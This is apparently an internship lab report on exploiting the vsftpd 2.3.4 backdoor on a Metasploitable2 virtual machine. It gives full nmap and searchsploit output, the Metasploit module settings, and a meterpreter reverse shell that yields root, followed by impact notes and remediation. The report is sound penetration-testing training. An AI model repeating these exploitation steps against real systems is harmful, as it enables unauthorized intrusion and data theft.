



Week 06 Task-16

Metasploit Exploit a Vulnerable Machine

Candidate Name: Asad Ali

Reference Number: TBS-INT-2026-445

Submission Date: 22/9/2026

Submitted To: TechBiz Security

Table of Contents

1) Executive Summary	3
2) Scope of Task	3
3) Tools Used	3
4) Scanning Target Host	4
5) Searching Vulnerability in FTP	5
6) Confirming Vulnerability in FTP by Metasploit	5
7) Vulnerability Explanation	6
8) Vulnerability Impact	6
9) CVSS Score of Vulnerability	6
10) Exploitation of Vulnerability	7
11) Remediation of Vulnerability	8
12) References	8
13) TryHackMe Metasploit Room	9
14) TryHackMe Eternal Blue Room	9
15) Conclusion	10

1) Executive Summary

This practical task is based on gaining hands-on experience with the Metasploit Framework by conducting a controlled exploitation exercise against a vulnerable **Metasploitable2** machine within a secure lab environment. The assessment began with the reconnaissance and enumeration activities using Nmap to identify open ports, running services and running a scan that detects service version on the target host. Based on the discovered services potential vulnerabilities were analyzed and the appropriate Metasploit module was selected to exploit and establish a successful access to target machine through a shell session. Successful exploitation Provided the shell access of the target system where system information was verified using the given Metasploit commands.

2) Scope of Task

The scope of this task encompasses a controlled exploitation exercise conducted within a secure lab environment against a Metasploitable2 vulnerable virtual machine located at IP 192.168.1.37 from a Kali Linux attacker host at IP 192.168.1.38. The assessment began with reconnaissance and enumeration, utilizing an aggressive Nmap service version scan (nmap -A -sV) to uncover open ports, running network services, and operating system details. Next, vulnerability analysis was performed using Searchsploit and the Metasploit Framework database to verify the vsftpd 2.3.4 backdoor vulnerability. The exploitation phase involved configuring the target and local IP addresses (RHOST and LHOST) and executing the specific Metasploit exploit module (exploit/unix/ftp/vsftpd_234_backdoor).

3) Tools Used

- Nmap
- Metasploit
- rockyou.txt (wordlist)

4) Scanning Target Host

```
kali@kali:~$ nmap -A -sV 192.168.1.37
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-17 13:03 +0500
Nmap scan report for 192.168.1.37
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.38
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: 2026-09-17T08:03:59+00:00; 0s from scanner time.
|_ sslv2:
```

```
Session Actions Edit View Help
SSLv2 supported
ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind       2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000 2                    111/tcp    rpcbind
|   100000 2                    111/udp    rpcbind
|   100003 2,3,4              2049/tcp    nfs
|   100003 2,3,4              2049/udp    nfs
|   100005 1,2,3              41425/udp   mountd
|   100005 1,2,3              50552/tcp   mountd
|   100021 1,3,4              42537/tcp   nlockmgr
|   100021 1,3,4              43722/udp   nlockmgr
|   100024 1                  42124/udp   status
|   100024 1                  60251/tcp   status
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
1524/tcp  open  bindshell      Metasploitable root shell
```

```
Session Actions Edit View Help
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100000)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 0
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, SupportsTransactions, LongColumnFlag, Speaks41Prot
ocolNew
|   Status: Autocommit
|   _ Salt: \Bs7[rK*vY8J0+)*6oP#
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2026-09-17T08:03:59+00:00; 0s from scanner time.
5900/tcp  open  vnc            VNC (protocol 3.3)
|_ vnc-info:
|   Protocol version: 3.3
|   Security types:
|   _ VNC Authentication (2)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
|_ irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   servers: 0
|   server: irc.Metasploitable.LAN
```

```
660//tcp open irc UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:07:55
| source ident: nmap
| source host: 7387AEA9.78DED367.FFFA6D49.IP
| error: Closing Link: onhjoihcb[192.168.1.38] (Quit: onhjoihcb)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:9C:53:E5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
```

In the above Picture the following command: **nmap -A -sV 192.168.1.37** is used this command will perform a aggressive scan and give us the open ports, services, Operating System version and their service version to determine the vulnerable version.

5) Searching Vulnerability in FTP

```
(kali@kali)-[~]
$ searchsploit vsftpd 2.3.4

Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcodes: No Results

(kali@kali)-[~]
$
```

In the above picture it is shown that the vulnerability is present in ftp service version 2.3.4 founded in searchsploit which is a database of all know vulnerabilities. Command used: **searchsploit vsftpd 2.3.4**.


6) Confirming Vulnerability in FTP by Metasploit

Starting Metasploit Framework

```
(kali@kali)-[~]
$ msfconsole -q
msf >
```

In the above picture it is shown that metasploit framework is launched using a command: **msfconsole -q**.

Searching for Vulnerable Exploit in msfconsole

A screenshot of the msfconsole interface. The user has entered the command 'search vsftpd 2.3.4'. The output shows a table of matching modules. The first entry is 'exploit/unix/ftp/vsftpd_234_backdoor' with a disclosure date of '2011-07-03', a rank of 'excellent', a check status of 'Yes', and a description of 'VSFTPD v2.3.4 Backdoor Command Execution'. The interface includes a menu bar at the top with 'Session', 'Actions', 'Edit', 'View', and 'Help'. At the bottom, there is a prompt 'msf >' and a line of text explaining how to interact with modules: 'Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor'.

In the **above figure** it is shown that msfconsole contains an exploit against the vulnerability that confirms that the ftp version 2.3.4 is vulnerable.

7) Vulnerability Explanation

The target system is running **vsftpd version 2.3.4**, which contains a critical, intentionally planted supply-chain backdoor. When a remote user attempts to log in over FTP using a username that includes a smiley face emoticon (:)), a malicious subroutine is secretly triggered inside the application. This trigger immediately forces the server to open an unauthenticated command shell listening directly on **TCP Port 6200**.

8) Vulnerability Impact

- **Full System Takeover:** Attackers gain immediate, unrestricted root-level access to the entire operating system.
- **Total Data Theft:** All sensitive files, customer records, database backups, and system credentials can be stolen.
- **Malicious System Modifications:** Unauthorized users can alter configuration files, install hidden backdoors, or deploy malware.
- **Complete Service Disruptions:** The entire server can be shut down, wiped, or rendered completely inoperable.
- **Internal Network Pivoting:** The compromised server can be used as a launchpad to attack other internal corporate systems.

9) CVSS Score of Vulnerability

CVSS Score: 9.8

Severity Ranking: Critical

10) Exploitation of Vulnerability

```
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > |
```

In the above picture it is shown that after finding exploit against a target vulnerability An Exploit was selected by typing **use 0**.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf exploit(unix/ftp/vsftpd_234_backdoor) > |
```

In the above picture it is shown that RHOST and LHOST are configured. RHOST means **Target IP** address and LHOST means **Attacker machine IP** Address.

RHOST = 192.168.1.37

LHOST = 192.168.1.38

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] 192.168.1.37:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.37:33446) at 2026-09-17 13:33:02 +0500

meterpreter > |
```

In the **above Figure** it is shown that after configuring payload, RHOST and LHOST as **exploit** is typed we got a meterpreter **reverse shell** of the target host.

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > |
```

In the above Figure after gaining access of Target host **Metasploitable 2** Command: **Sysinfo** is used to check the target system **specification** such as OS, Architecture, Computer etc

```
meterpreter > shell
Process 4987 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
```

In the above Figure it is shown that we are going into target host shell from meterpreter session.

```
meterpreter > mkdir asadnotes
Creating directory: asadnotes
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
100700/rwx----- 1188612  fil     2026-09-17 13:35:53 +0500 UvFWVEv
040700/rwx----- 4096     dir     2026-09-17 13:37:18 +0500 asadnotes
040755/rwxr-xr-x 4096     dir     2012-05-14 08:35:33 +0500 bin
040755/rwxr-xr-x 1024     dir     2012-05-14 08:36:28 +0500 boot
040755/rwxr-xr-x 4096     dir     2010-03-17 03:55:51 +0500 cdrom
040755/rwxr-xr-x 13540    dir     2026-09-17 12:55:44 +0500 dev
040755/rwxr-xr-x 4096     dir     2026-09-17 12:55:52 +0500 etc
040755/rwxr-xr-x 4096     dir     2010-04-16 11:16:02 +0500 home
040755/rwxr-xr-x 4096     dir     2010-03-17 03:57:40 +0500 initrd
100644/rw-r--r-- 7929183  fil     2012-05-14 08:35:56 +0500 initrd.img
040755/rwxr-xr-x 4096     dir     2012-05-14 08:35:22 +0500 lib
040700/rwx----- 16384    dir     2010-03-17 03:55:15 +0500 lost+found
040755/rwxr-xr-x 4096     dir     2010-03-17 03:55:52 +0500 media
040755/rwxr-xr-x 4096     dir     2010-04-29 01:16:56 +0500 mnt
100600/rw----- 13031    fil     2026-09-17 12:55:55 +0500 nohup.out
040755/rwxr-xr-x 4096     dir     2010-03-17 03:57:39 +0500 opt
040555/r-xr-xr-x 0         dir     2026-09-17 12:55:24 +0500 proc
040755/rwxr-xr-x 4096     dir     2026-09-17 12:55:55 +0500 root
```

In the above Picture it is shown that a directory is made using Command **mkdir** asadnotes. We have confirmed it with ls command shown in above picture that yes on target host a directory is made. In this way attacker can do any thing he want after gaining a target host access. He can upload download modify data and many ther things as per inteded.


11) Remediation of Vulnerability

- If service is not continuously being used by organization this should be disable.
- Update the vulnerable service version with updated and latest security patched version.
- Use **Secure File Transfer protocol** (SFTP) instead of FTP.
- Restrict access to TCP Port 21 (FTP) and TCP Port 6200 (Backdoor Port) via network firewalls or host-based access control lists (ACLs) to prevent external reachability while remediation is underway.

12) References


1. <https://nvd.nist.gov/vuln/detail/cve-2011-2523>
2. <https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805>

13) TryHackMe Metasploit Room




In the above Figure it is shown that I have successfully completed the metasploit introduction room provided by **TryHackMe**. In this room I got introduced by framework what it is, why it is used, how to search for specific payload based on architecture **linux**, **windows**, **android**, understanding payload types **single** and **staged** then a basic exploitation workflow about exploiting a vulnerability. Overall this room provides good understanding of this exploitation framework.

14) TryHackMe Eternal Blue Room



In the above Picture it is shown that I have completed the Blue room in this room I exploited eternal blue vulnerability in windows and then I escalate privileges to admin user and find multiple flags.



In the above Picture it is shown that after completing the Blue room I have gained a Blue Badge.

15) Conclusion

This task provided me hands-on experience with the Metasploit Framework, that how to search for payloads and how to exploit a specific vulnerability using that payload. The vulnerable metasploitable 2 vulnerability detected in msfconsole was exploited successfully and gained a remote shell access of the target machine.

